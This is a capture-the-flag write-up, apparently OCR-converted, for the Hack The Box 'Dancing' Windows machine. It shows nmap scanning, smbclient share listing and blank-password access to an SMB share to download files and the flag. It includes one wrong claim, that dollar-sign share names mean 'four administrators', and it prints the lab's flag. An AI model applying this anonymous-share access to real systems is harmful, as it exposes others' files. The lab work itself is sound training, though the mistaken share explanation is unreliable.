
Dancing

We are facing the dancing machine, the main change now is the host, in this case, Windows unlike the previous two which were Linux


10.129.58.36

Q/A SECTION

1) The **Server Message Block protocol** (SMB protocol) is a client-server communication protocol used for sharing access to files, printers, serial ports and other resources on a network.



2) SMB has always been a network file sharing protocol. As such, SMB requires network ports on a computer or server to enable communication to other systems. SMB uses either **IP port 139 or 445**. Port 139: SMB originally ran on top of NetBIOS using port 139.




3) (CHECK NMAP ENUM SECTION)

Port 445 (**Microsoft-DS**)—For SMB communication over IP with MS Windows services (such as file/printer sharing). Port 139 (NetBIOS-SSN)—NetBIOS Session Service for communication with MS Windows services (such as file/printer sharing).


NOTE: A useful command to show all the SMB scripts that nmap has.

ls /usr/share/nmap/scripts/ | grep smb




4) (CHECK NMAP ENUM SECTION)


In order to extract information from SMB, we can use a tool that comes pre-installed in Kali Linux called smbclient. In order to list all the shares, we need to specify the **-L** flag, as shown below: When running the command we are prompted to enter a user's password.




5) (CHECK NMAP ENUMERATION SECTION)



6)



7)



8)



NMAP enumeration

```
Q : 00×
 Ð
                                   root@kali: /home/scarly
   (root@ kali) - [/home/scarly]
    smbclient -L 10.129.58.36
Password for [WORKGROUP\root]:
                                   Comment
        Sharename
                         Type
                         Disk
                                   Remote Admin
        ADMIN$
        C$
                         Disk
                                   Default share
                                   Remote IPC
        IPC$
                         IPC
        WorkShares
                        Disk
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.129.58.36 failed (Error NT STATUS RESOURCE NAME NOT
 FOUND)
Unable to connect with SMB1 -- no workgroup available
      ot®kali)-[/home/scarly]
```

IMPORTANT NOTE: The dollar sign at the end of the Sharenames means that there are 4 administrators "WorkShares" is NOT an administrator in this case so we know that we were going to be able to connect to this Sharename

This is the share we are going to be able to access in the end with a blank password

```
–(root⊛kali)-[/home/scarly]
-# nmap -sV -sC -v 10.129.58.36
           Starting Nmap 7.92 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2022-11-16 01:09 CST
           NSE: Loaded 155 scripts for scanning.
           NSE: Script Pre-scanning.
           Initiating NSE at 01:09
           Completed NSE at 01:09, 0.00s elapsed
           Initiating NSE at 01:09
           Completed NSE at 01:09, 0.00s elapsed
           Initiating NSE at 01:09
           Completed NSE at 01:09, 0.00s elapsed
           Initiating Ping Scan at 01:09
           Scanning 10.129.58.36 [4 ports]
           Completed Ping Scan at 01:09, 0.22s elapsed (1 total hosts)
           Initiating Parallel DNS resolution of 1 host. at 01:09
           Completed Parallel DNS resolution of 1 host, at 01:09, 0.01s elapsed
           Initiating SYN Stealth Scan at 01:09
           Scanning 10.129.58.36 [1000 ports]
           Discovered open port 445/tcp on 10.129.58.36 - SAMBA SERVICE
           Discovered open port 135/tcp on 10.129.58.36
           Discovered open port 139/tcp on 10.129.58.36
```

Completed SYN Stealth Scan at 01:09, 2.64s elapsed (1000 total ports)

Initiating Service scan at 01:09

Scanning 3 services on 10.129.58.36

Completed Service scan at 01:09, 11.96s elapsed (3 services on 1 host)

NSE: Script scanning 10.129.58.36.

Initiating NSE at 01:09

Completed NSE at 01:10, 8.60s elapsed

Initiating NSE at 01:10

Completed NSE at 01:10, 0.20s elapsed

Initiating NSE at 01:10

Completed NSE at 01:10, 0.00s elapsed

Nmap scan report for 10.129.58.36

Host is up (0.065s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds? - HERE IS THE OPENED SERVICE FOR PORT 445

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

| date: 2022-11-16T11:09:59

_ start_date: N/A

smb2-security-mode:

3.1.1:

Message signing enabled but not required

Lclock-skew: 3h59m59s

NSE: Script Post-scanning.

Initiating NSE at 01:10

Completed NSE at 01:10, 0.00s elapsed

Initiating NSE at 01:10

Completed NSE at 01:10, 0.00s elapsed

Initiating NSE at 01:10

Completed NSE at 01:10, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at https://nmap.org/

submit/.

Nmap done: 1 IP address (1 host up) scanned in 24.28 seconds Raw packets sent: 1082 (47.584KB) | Rcvd: 1001 (40.052KB)

-sV	Interroga al conjunto de puertos abiertos detectados para tratar de descubrir servicios y versiones en puertos abiertos.		oién usado para distinguir entre los marcados como open filtered.
	To always an all and living actual all continues and defeate a		Forthelester
-sC	Incluye en el análisis actual el conjunto por defecto o scripts (algunos pueden ser intrusivos).	ie	Equivalente a: script default

-v[<nivel>]</nivel>	Aumenta la cantidad de información sobre el progreso del análisis que muestra Nmap por pantalla.	Para aumentar verbosidad se pueden añadir más v o incluir un número (p. ejvvv o -v3).	1
45	 	C	

SHARENAMES:

The share name is sometimes said to logically identify the volume or storage device that the file is on, but the idea is to free the user from having to know this. The path is zero or more folder or subfolder names (in other words, the file name may exist directly under the sharename).

CTF

To get the flag we got to remind from NMAP ENUM that there are a shere named "WorkShares" wich is NOT an admin, so we're going to be able to get into it via smbclient putting a blank password

The commands are the following:

```
root@kali: /home/scarly
             Li)-[/home/scarly]
   smbclient \\\\10.129.58.36\\WorkShares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
                                       D
                                                0
                                                  Mon Mar 29 02:22:01 2021
                                                  Mon Mar 29 02:22:01 2021
                                       D
                                                0
  Amy.J
                                       D
                                                0
                                                   Mon Mar 29 03:08:24 2021
  James.P
                                       D
                                                0
                                                   Thu Jun 3 03:38:03 2021
                5114111 blocks of size 4096. 1751995 blocks available
smb: \> cd Amy.J\
lsmb: \Amy.J\> ls
                                       D
                                                0 Mon Mar 29 03:08:24 2021
                                       D
                                                0
                                                  Mon Mar 29 03:08:24 2021
 worknotes.txt
                                       Α
                                               94
                                                   Fri Mar 26 05:00:37 2021
                5114111 blocks of size 4096. 1751995 blocks available
smb: \Amy.J\> get worknotes.txt
getting file \Amy.J\worknotes.txt of size 94 as worknotes.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Amy.J\> cd \
smb: \> cd James.P\
smb: \James.P\> ls
                                       D
                                                  Thu Jun 3 03:38:03 2021
                                       D
                                                0
                                                   Thu Jun 3 03:38:03 2021
 flag.txt
                                       Α
                                               32
                                                  Mon Mar 29 03:26:57 2021
ge
                5114111 blocks of size 4096. 1751899 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \James.P\> exit
        8 <mark>kali</mark>)-[/home/scarly]
```

Once we are into the machine with smbclient's help. We will see 2 directories on it. So we can get the files stored in each of these

And finally do a cat to get the content

```
-(scarly❸kali)-[~]
 -$ ls
Descargas Escritorio
                       Imágenes
                                 Plantillas Vídeos
                       Música
Documentos flag.txt
                                             worknotes.txt
                                 Público
  —(scarly❸kali)-[~]
 -$ cat worknotes.txt
- start apache server on the linux machine
- secure the ftp server
- setup winrm on dancing
 —(scarly⊕kali)-[~]
└s cat flag.txt
5f61c10dffbc77a704d76016a22f1664
  -(scarly&kali)-[~]
```